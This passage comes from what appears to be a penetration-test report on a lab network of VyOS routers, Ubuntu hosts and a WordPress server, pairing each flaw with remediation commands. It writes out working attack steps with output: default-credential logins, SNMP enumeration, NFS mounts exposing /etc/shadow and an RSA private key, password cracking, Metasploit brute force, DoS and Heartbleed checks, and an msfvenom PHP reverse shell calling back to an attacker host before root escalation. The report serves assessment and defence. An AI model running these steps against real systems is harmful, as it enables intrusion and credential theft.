                           via 192.168.0.233, em0
N    192.168.0.232/30      [10] area: 0.0.0.0
                           directly attached to em0
N    192.168.0.240/30      [10] area: 0.0.0.1
                           directly attached to em2

============ OSPF router routing table =============

============ OSPF external routing table ===========
```

The service information found under 'Status' / 'Services' revealed one service not previously examined, `dpinger`. This did not appear to be a listening service, but a service that pinged registered gateways to ensure they were up. For this router, the default WAN gateway was `192.168.0.233`, as shown in Figure 194, which was captured from the `dpinger` service status page.

Figure 194: Gateway information on `192.168.0.98`

Gateways Gateway Groups

Gateways


Name	Gateway	Monitor	RTT	RTTsd	Loss	Status	Description
GW_WAN	192.168.0.233	192.168.0.233	0.383ms	0.108ms	0.0%	Online	Interface wan Gateway

4 Security Flaws and Remediation Steps

4.1 Host 192.168.0.193 (Router 1.1.1.1)

Firstly, the VyOS router at 192.168.0.193 was accessible using default VyOS credentials, vyos and vyos, over SSH. Moreover, this default vyos account was an administrative account with sudo privileges, allowing complete control to be gained over the router. The process of exploiting this issue is shown in Figure 195.

Figure 195: Exploiting default credentials over SSH to gain root access to 192.168.0.193



To fix this issue, the password for the user vyos should first be changed to a long, unpredictable value, using the commands in Listing 76.

Listing 76: Commands to change user password on VyOS

```
configure
set system login user vyos authentication plaintext-
    ↪ password <password>
commit
save
```

To secure the SSH service further, key-based authentication could be used instead of password authentication. This would also allow multiple administrators to log into the same vyos account with their own keys instead of having to share a password. The commands in Listing 77 may be used to disable SSH password authentication and add an SSH key to the vyos account.

Listing 77: Commands to set up SSH key-based authentication on VyOS

```
configure
set service ssh disable-password-authentication
set system login user vyos authentication public-keys
    ↪ 'Key1' key <key>
set system login user vyos authentication public-keys
    ↪ 'Key1' type ssh-rsa
```

```
commit
save
```

As well as SSH, the Telnet remote login service was also running on this host. The same default credentials could be used to gain root access to this device, as shown in Figure 196. The Telnet service is insecure in itself as it transmits all information, including credentials, in plain text, unlike SSH. Figure 197 shows the Telnet authentication TCP stream as captured and viewed in Wireshark; it can be seen that the credentials have been transmitted in plain text. As such, Telnet should be disabled in favour of SSH. This can be achieved with the commands in Listing 78.

Figure 196: Exploiting default credentials over Telnet to gain root access to 192.168.0.193





Figure 197: Plain-text Telnet credentials captured using Wireshark



Listing 78: Commands to disable Telnet on VyOS

```
configure
```

```
delete service telnet
commit
save
```

The third security issue with this host was the exposure of a large volume of information over the SNMP service with an easily guessable community string, 'secure', and no restriction on which hosts could access this service. Additionally, SNMP before version 3 lacks security features such as encryption and secure authentication, meaning all information including community strings are transmitted in plain text. The process of exploiting this issue to dump information from this service is shown in Figure 198. Figure 199 shows some SNMP data captured with Wireshark, revealing that the community string is continually transmitted in plain text.

Figure 198: Exploiting guessable community string to gather information from SNMP on 192.168.0.193

```
root@kali:~# snmp-check -c secure 192.168.0.193
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.193:161 using SNMPv1 and community 'secure'

[*] System information:

  Host IP address               : 192.168.0.193
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 1 day, 23:04:57.64
  Uptime system                 : 00:00:08.21
  System date                   : 2020-10-29 11:07:49.0

[*] Network information:

  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 5936
  TCP segments sent             : 3532
  TCP segments retrans          : 0
  Input datagrams               : 4925780
  Delivered datagrams           : 27991
  Output datagrams              : 4953701
```

Figure 199: Plain-text SNMP community string captured using Wireshark

```
0).....secure....
........0.0...+........0-.....secure. ..
........0.0...+........vyos0).....secure....
........0.0...+........0:.....secure.-..
........0.0...+........Vyatta VyOS 1.1.70).....secure....
........0.0...+........0-.....secure. ..
........0.0...+........root0).....secure....
........0.0...+........00.....secure.#..
........0.0...+........Unknown0).....secure....
........0.0...+........0,.....secure....
........0.0...+......C.[..0*.....secure....
........0.0
.       +.........0-.....secure. ..
........0.0..    +.......C.[..0*.....secure....
........0.0
.       +.........05.....secure.(..
........0.0..    +............../".+..0).....secure....
..      .....0.0...+........0*.....secure....
..      .....0.0
..+.........0).....secure....
..
.....0.0...+........0*.....secure....
..
.....0.0
..+........@0).....secure....
........0.0...+.....
...0+.....secure....
........0.0...+.....
.A...0).....secure....
........0.0...+........0+.....secure....
........0.0...+......A...0).....secure....
..
.....0.0...+........0*.....secure....
```

To fix this issue, SNMP version 3 could be set up instead, to take advantage of its encryption and authentication features. The commands to do this, setting up an SNMPv3 user account with authentication and privacy keys, are given in Listing 79.

Listing 79: Commands to set up SNMPv3 on VyOS

```
configure
delete service snmp
set service snmp contact <contact name>
set service snmp location 'ACME Inc. Network'
set service snmp listen-address 192.168.0.193
set service snmp v3 engineid '0x000002'
set service snmp v3 view default oid 1
set service snmp v3 group default mode ro
set service snmp v3 group default seclevel priv
set service snmp v3 group default view default
set service snmp v3 user vyos auth plaintext-key <
    ↪ password>
set service snmp v3 user vyos auth type sha
```


```
set service snmp v3 user vyos group default
set service snmp v3 user vyos privacy plaintext-key <
    ↪ privacy key>
set service snmp v3 user vyos privacy type aes
commit
save
```

Each of these vulnerabilities also applied to the host's other interfaces, `192.168.0.225` and `172.16.221.16`. The remediation steps given above would address these issues for all interfaces, although SNMPv3 was only configured for the interface `192.168.0.193`. Additional `listen-address` options may be set to allow SNMP to be accessed from multiple interfaces if required.

4.2 Host `192.168.0.210`

Firstly, this host had weak credentials, `xadmin:plums`, which could be used to log in over SSH, after which `sudo` could be used to gain root privileges on this host, as shown in Figure 200.

Figure 200: Exploiting weak credentials to log in to `192.168.0.210` over SSH



There are various ways an attacker could discover these credentials. The exposed NFS share on this host, discussed later, allowed any user on the `192.168.0.0/24` network range to read the `/etc/passwd` and `/etc/shadow` files, as well as explore users' home directories. This access could first be used to determine which users existed on the system, revealing a standard user `xadmin`. Alternatively, since the hosts `192.168.0.34`, `192.168.0.130`, `13.13.13.13` and `192.168.0.66` all used this username, analyzing these hosts would reveal that `xadmin` was a likely username and enabling an online brute-force attack.

Having recovered the `passwd` and `shadow` files from the NFS share on this host,

an offline hash-cracking attack would also be possible, as shown in Figure 201. Finally, since the same password was in use on the hosts `192.168.0.34` and `192.168.0.130`, once one of these hosts had been compromised, this host would be vulnerable to a simple guessing attack with no need to run any brute-force methods.

Figure 201: Cracking password hash recovered from `192.168.0.210`

```
root@kali:~# unshadow 210/etc/passwd 210/etc/shadow > 210_creds.txt
Created directory: /root/.john
root@kali:~# john 210_creds.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
plums            (xadmin)
1g 0:00:00:51 DONE (2020-10-29 09:32) 0.01931g/s 3244p/s 3244c/s 3244C/s rachael2..playpen
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

At a minimum, a longer, more complex, unique password should be set for the user `xadmin`, to address this issue. This can be done with the `passwd` command. To further secure this host, SSH password login should be disabled in favour of key-based authentication. To create an SSH key pair, if required, the command `ssh-keygen -t rsa` can be used on a client device with OpenSSH installed. Next, the command in Listing 80 can be run from the client device to copy the public key to the server. The tool used in this command is also part of OpenSSH. If required, the argument passed to the `-i` switch can be changed to specify a different location for the public key on the client. Finally, password authentication can be disabled on the server by setting the option `PasswordAuthentication no` in the configuration file `/etc/ssh/sshd_config`. Having changed the configuration, the service can be restarted with `service ssh restart`.

Listing 80: Command to copy SSH public key to SSH server

```
ssh-copy-id -i ~/.ssh/id_rsa.pub xadmin@192.168.0.210
```

The second vulnerability on this host, as mentioned above, was that the root file system was exposed over NFS with the `no_root_squash` option set, allowing the root user on the client side to access the entire file system as root, including highly sensitive files such as `/etc/shadow`, although write access was not permitted. This share was also exposed to any user on the `192.168.0.0/24` network. The process of discovering and accessing this share is shown in Figure 202.

Figure 202: Accessing NFS share on `192.168.0.210`

```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
root@kali:~# mount -t nfs 192.168.0.210:/ 210
root@kali:~# cat 210/etc/shadow
root:!:17391:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq:*:16176:0:99999:7:::
avahi-autoipd:*:16176:0:99999:7:::
kernoops:*:16176:0:99999:7:::
rtkit:*:16176:0:99999:7:::
saned:*:16176:0:99999:7:::
whoopsie:*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi:*:16176:0:99999:7:::
lightdm:*:16176:0:99999:7:::
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
xadmin:$6$L1/gVcMW$DORsJg3s3IKQ7ODgBpXSbhv2SinqsU.xMV7tUReTqCyMb5dKT1.h6YQcNR/A2bvH.qRcbBg6QWTcYHRsQTzxR1:17391:0:99999:7:::
```

To remedy this issue, this share should be disabled - the whole root file system should never be shared over NFS. This can be done by deleting the contents of the file `/etc/exports` on this host (the only active line was the one specifying this share). If an NFS share is required, a separate, dedicated share should be set up, for example by adding a line like that given in Listing 81 to the file `/etc/exports`. The options specified in this example exclude the `no_root_squash` option to prevent undue access by the root account on the client. This example also makes the share available only to the local network: if possible, the range of hosts that can access this share should be minimized to those that require access.

Listing 81: Example `/etc/exports` entry to set up a dedicated NFS share

```
/exports/share1 192.168.0.192/27(ro,sync)
```

4.3 Host `172.16.221.237`

This host contained several vulnerabilities surrounding its WordPress installation. Firstly, it appeared to be vulnerable to an XML RPC denial-of-service bug. The process of exploiting this vulnerability using Metasploit is shown in Figure 203. The second WordPress vulnerability present was that the Pingback API was enabled, allowing port scans to be performed via this host. The process of checking for this vulnerability using Metasploit is shown in Figure 204,

although no tools to actually exploit this issue were available in the closed Kali Linux system in use.

Figure 203: Performing DoS attack against WordPress XML RPC on `172.16.221.237`

```
msf5 auxiliary(dos/http/wordpress_xmlrpc_dos) > use auxiliary/dos/http/wordpress_xmlrpc_dos
msf5 auxiliary(dos/http/wordpress_xmlrpc_dos) > set RHOSTS 172.16.221.237
RHOSTS => 172.16.221.237
msf5 auxiliary(dos/http/wordpress_xmlrpc_dos) > set TARGETURI /wordpress/
TARGETURI => /wordpress/
msf5 auxiliary(dos/http/wordpress_xmlrpc_dos) > run
[*] Running module against 172.16.221.237

[*] trying to fingerprint the maximum memory we could use
[*] using 24MB as memory limit
[*] sending request #1 ...
[*] sending request #2 ...
```

Figure 204: Checking whether WordPress Pingback API was enabled on `172.16.221.237`

```
msf5 auxiliary(scanner/http/wordpress_pingback_access) > use auxiliary/scanner/http/wordpress_pingback_access
msf5 auxiliary(scanner/http/wordpress_pingback_access) > set RHOSTS 172.16.221.237
RHOSTS => 172.16.221.237
msf5 auxiliary(scanner/http/wordpress_pingback_access) > set TARGETURI /wordpress/
TARGETURI => /wordpress/
msf5 auxiliary(scanner/http/wordpress_pingback_access) > run

[+] 172.16.221.237 - Pingback enabled: /wordpress
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Weak admin credentials, `admin:zxc123`, were also in use on the WordPress site, enabling administrative access to be gained using a dictionary attack, as shown in Figure 205.

Figure 205: Brute-forcing the WordPress admin password on `172.16.221.237`

```
msf5 auxiliary(scanner/http/wordpress_login_enum) > use auxiliary/scanner/http/wordpress_login_enum
msf5 auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS 172.16.221.237
RHOSTS => 172.16.221.237
msf5 auxiliary(scanner/http/wordpress_login_enum) > set TARGETURI /wordpress/
TARGETURI => /wordpress/
msf5 auxiliary(scanner/http/wordpress_login_enum) > set PASS_FILE /usr/share/wordlists/metasploit/password.lst
PASS_FILE => /usr/share/wordlists/metasploit/password.lst
msf5 auxiliary(scanner/http/wordpress_login_enum) > set VERBOSE false
VERBOSE => false
msf5 auxiliary(scanner/http/wordpress_login_enum) > run

[*] /wordpress/ - WordPress Version 3.3.1 detected
[+] /wordpress/ - Found user 'admin' with id 1
[+] /wordpress/ - Usernames stored in: /root/.msf4/loot/20201029103823_default_172.16.221.237_wordpress.users_253334.txt
[*] /wordpress/ - WordPress User-Validation - Checking Username:''
[*] /wordpress/ - Brute-forcing previously found accounts ...
[+] /wordpress/ - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'zxc123'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Having gained admin access to the site, a PHP reverse shell could be created and uploaded. The process of creating a reverse shell is shown in Figure 206, while the process of setting up a listener for this shell using Metasploit is shown in Figure 207. To enable the shell to be uploaded, the media upload settings at

`wp-admin/options-media.php` had to be returned to the defaults, as shown in Figure 208.

Figure 206: Creating a PHP reverse shell payload using Metasploit

```
root@kali:~# msfvenom --payload php/meterpreter/reverse_tcp LHOST=192.168.0.200 LPORT=4444 > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
```

Figure 207: Setting up a handler with Metasploit

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.200
LHOST => 192.168.0.200
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.200:4444
```

Figure 208: Changing WordPress media upload options on `172.16.221.237`

Uploading Files

Store uploads in this folder — *Default is* `wp-content/uploads`

Full URL path to files — *Configuring this is optional. By default, it should be blank.*

☐ Organize my uploads into month- and year-based folders

The PHP reverse shell could then be uploaded by selecting the file as a plugin to upload on the page `wp-admin/plugin-install.php?tab=upload`, as shown in Figure 209, before clicking 'Install Now'. The shell could then be executed by browsing to the shell file at `wp-content/uploads/shell.php`. Using the resulting Meterpreter session to start a system shell and print the current working directory and user is shown in Figure 210.

Figure 209: Uploading PHP reverse shell to WordPress site on `172.16.221.237`





Figure 210: Meterpreter session and system shell on `172.16.221.237`



Having gained a shell as the user `www-data`, it was then possible to discover the user `user` by checking the `home` folder, switch user to this account using the password `user`, before becoming root with `sudo`, as shown in Figure 211. To allow the utilities `su` and `sudo` to run, an interactive terminal was spawned using Python.

Figure 211: Escalating privileges on `172.16.221.237`

```
ls /home
user
su - user
su: must be run from a terminal
python -c "import pty; pty.spawn('/bin/bash')"
www-data@CS642-VirtualBox:/usr/share/wordpress/wp-content/uploads$ su - user
su - user
Password: user

user@CS642-VirtualBox:~$ whoami
whoami
user
user@CS642-VirtualBox:~$ sudo su -
sudo su -
[sudo] password for user: user

root@CS642-VirtualBox:~# whoami
whoami
root
root@CS642-VirtualBox:~#
```

Finally, the HTTPS service on this host was vulnerable to the Heartbleed memory disclosure bug, which was verified using Metasploit as shown in Figure 212.

Figure 212: Discovering Heartbleed on `172.16.221.237`

```
msf5 > use auxiliary/scanner/ssl/openssl_heartbleed
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 172.16.221.237
RHOSTS => 172.16.221.237
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > run

[+] 172.16.221.237:443    - Heartbeat response with leak, 65535 bytes
[*] 172.16.221.237:443    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

To remedy the issues with the WordPress installation, a longer, more complex password should first be set for the admin user to prevent dictionary attacks. An account lockout plugin could also be installed to hamper brute-force attacks. To fix each of the vulnerabilities present in WordPress itself, WordPress should be kept updated to the latest available version. Version 3.3.1, in use on this host, was released in January 2012, and the latest version at the time of writing was 5.5.3, with 5.6 close to being released. The account `user` on this host should also be given a strong password, using the `passwd` command. Finally, to fix the Heartbleed bug, OpenSSL should be kept updated to the latest available version, which was 1.1.1h at the time of writing.

4.4 Host 192.168.0.226 (Router 2.2.2.2)

This host was a VyOS router, like the previously discussed router at 192.168.0.193, and had very similar vulnerabilities. The default credentials vyos:vyos could be used to log in and gain root access over Telnet, as shown in Figure 213, and a large amount of information could be gathered from the SNMP service using an easily guessable community string, as demonstrated in Figure 214.

Figure 213: Using default credentials over Telnet on 192.168.0.226

```
root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226 ...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Tue Oct 27 14:04:41 UTC 2020 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ sudo su -
root@vyos:~#
```

Figure 214: Gathering information from SNMP on 192.168.0.226

```
root@kali:~# snmp-check -c secure 192.168.0.226
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.226:161 using SNMPv1 and community 'secure'

[*] System information:

  Host IP address               : 192.168.0.226
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 2 days, 03:26:32.87
  Uptime system                 : 2 days, 03:26:18.48
  System date                   : 2020-10-29 15:29:45.0

[*] Network information:

  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 1138
  TCP segments sent             : 784
  TCP segments retrans          : 0
  Input datagrams               : 4701097
  Delivered datagrams           : 46057
  Output datagrams              : 4719267
```

To remedy these issues by setting a strong password for the user `vyos`, configuring SSH key-based authentication, disabling Telnet and setting up SNMPv3, the same procedures as for the VyOS router at `192.168.0.193`, given in Section 4.1, can be followed for this host. The only difference is that SSH was not enabled on this host, so it must first be set up using the commands in Listing 82. The vulnerabilities listed also applied to this router's other interfaces, `192.168.0.33` and `192.168.0.229`, with the remediation steps addressing these issues for all interfaces.

Listing 82: Commands to enable SSH on VyOS

```
configure
set service ssh port '22'
commit
save
```

4.5 Host 192.168.0.34

Firstly, weak, reused credentials, `xadmin:plums`, could be used to log in to this host over SSH before becoming root with `sudo`, as shown in Figure 215. There are various ways an attacker could discover these credentials. Firstly, the username could be guessed, either based on its usage on the hosts `192.168.0.210`,

192.168.0.130, 13.13.13.13 and 192.168.0.66, or through the shared NFS home folder on this host, discussed later. This would allow an online brute force attack to be performed against SSH. However, the password for this account was the same as for the hosts 192.168.0.130 and 192.168.0.210, the latter of which exposed an NFS share of the root file system, enabling a rapid offline hash cracking attack, as discussed in Section 4.2. This meant that the password could likely be quickly guessed based on other hosts on the network.

Figure 215: Exploiting weak credentials to log in to 192.168.0.34 over SSH

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Oct 29 01:11:12 2020 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo su -
[sudo] password for xadmin:
root@xadmin-virtual-machine:~#
```

This issue could be fixed by giving the account xadmin a strong, unique password, and disabling password authentication in favour of key-based authentication for SSH login. Details on implementing these changes can be found in Section 4.2, as the same issue was present on the host 192.168.0.210.

This host also had an NFS share exposing the home directory of the user xadmin, with the no_root_squash option set, allowing the root user on the client to access all files therein with root privileges. This share was accessible to any host on the 192.168.0.0/24 IP address range. Notably, this share exposed an SSH key pair in the user's .ssh folder. The process of discovering and accessing this share is shown in Figure 216.

Figure 216: Discovering and accessing NFS share on `192.168.0.34`

```
root@kali:~# showmount -e 192.168.0.34
Export list for 192.168.0.34:
/home/xadmin 192.168.0.*
root@kali:~# mount -t nfs 192.168.0.34:/home/xadmin 34
root@kali:~# ls 34/.ssh/
id_rsa  id_rsa.pub  known_hosts
root@kali:~# cat 34/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAunj8PKkVQgwDGeRscWSbEpfqwJjGbdXuu/XVYgZ1POmhefSN
BAA9fADmxhd+GMm9UmcsoJAIeOnvCRU3M4Vi4aIsXSFdpcqq9RUUGUkMSHA/92QH
/VsZxBIxNmQIFnp4z8v/xkiODjfXfbgZ7mEj+hkGMtcd5awTEvFm3JWj69yJRlE7
q/S1PEyfx/chu9sXngv0TgHwO/xb+BhoqqR525Rw6EfNcKQEJG156DMd86L3utbW
1TS/0idHBTRKc2TNyYSezaVlfpY6Fld9aH350CYkHpkj4ZhU9vRAPJmI34WozcWu
```

Details on how to fix this issue by disabling this share, and an example of setting up a new, dedicated shared folder if required, can be found in Section 4.2.

4.6 Host `192.168.0.230` (Router `3.3.3.3`)

This host was another VyOS router with very similar vulnerabilities to the previous VyOS routers. The process of using the default credentials, `vyos:vyos`, to log in over Telnet and gain root privileges using `sudo` is shown in Figure 217. Two SNMP community strings were valid: `secure`, granting read-only access, and `private`, granting read-write access. Verifying these community strings using `snmp-check` is demonstrated in Figures 218 and 219.

Figure 217: Exploiting default credentials to log in to `192.168.0.230` over Telnet

```
root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230 ...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Oct 28 02:25:16 UTC 2020 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ sudo su -
root@vyos:~#
```

Figure 218: Gathering information from SNMP `192.168.0.230`

```
root@kali:~# snmp-check -c secure 192.168.0.230
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.230:161 using SNMPv1 and community 'secure'

[*] System information:

  Host IP address               : 192.168.0.230
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 2 days, 04:31:24.26
  Uptime system                 : 2 days, 04:31:09.97
  System date                   : 2020-10-29 16:33:56.0

[*] Network information:

  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 142297
  TCP segments sent             : 108348
  TCP segments retrans          : 0
  Input datagrams               : 4591374
  Delivered datagrams           : 559912
  Output datagrams              : 4561909
```

Figure 219: Verifying SNMP write access on `192.168.0.230`

```
root@kali:~# snmp-check -w -c private 192.168.0.230
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.230:161 using SNMPv1 and community 'private'
[+] Write access check enabled

[*] Write access permitted!

[*] System information:

  Host IP address               : 192.168.0.230
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 2 days, 04:35:57.71
  Uptime system                 : 2 days, 04:35:43.41
  System date                   : 2020-10-29 16:38:30.0

[*] Network information:

  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 142297
  TCP segments sent             : 108348
  TCP segments retrans          : 0
  Input datagrams               : 4593580
  Delivered datagrams           : 562072
  Output datagrams              : 4564142
```

Section 4.4 and Section 4.1 contain details on how to correct these issues by setting up SSH to use key-based authentication, disabling Telnet and setting up SNMPv3. If SNMP write access is required, the commands in Listing 83 could be used to add another SNMP group and user with write privileges. The username `admin` is an example, with a less easily guessable username being preferable.

Listing 83: Commands to set up SNMPv3 write access on VyOS

```
configure
set service snmp v3 group write mode rw
set service snmp v3 group write seclevel priv
set service snmp v3 group write view default
set service snmp v3 user admin auth plaintext-key <
    ↪ password>
set service snmp v3 user admin auth type sha
set service snmp v3 user admin group write
set service snmp v3 user admin privacy plaintext-key <
    ↪ privacy key>
set service snmp v3 user admin privacy type aes
commit
save
```

4.7 Host `13.13.13.13`

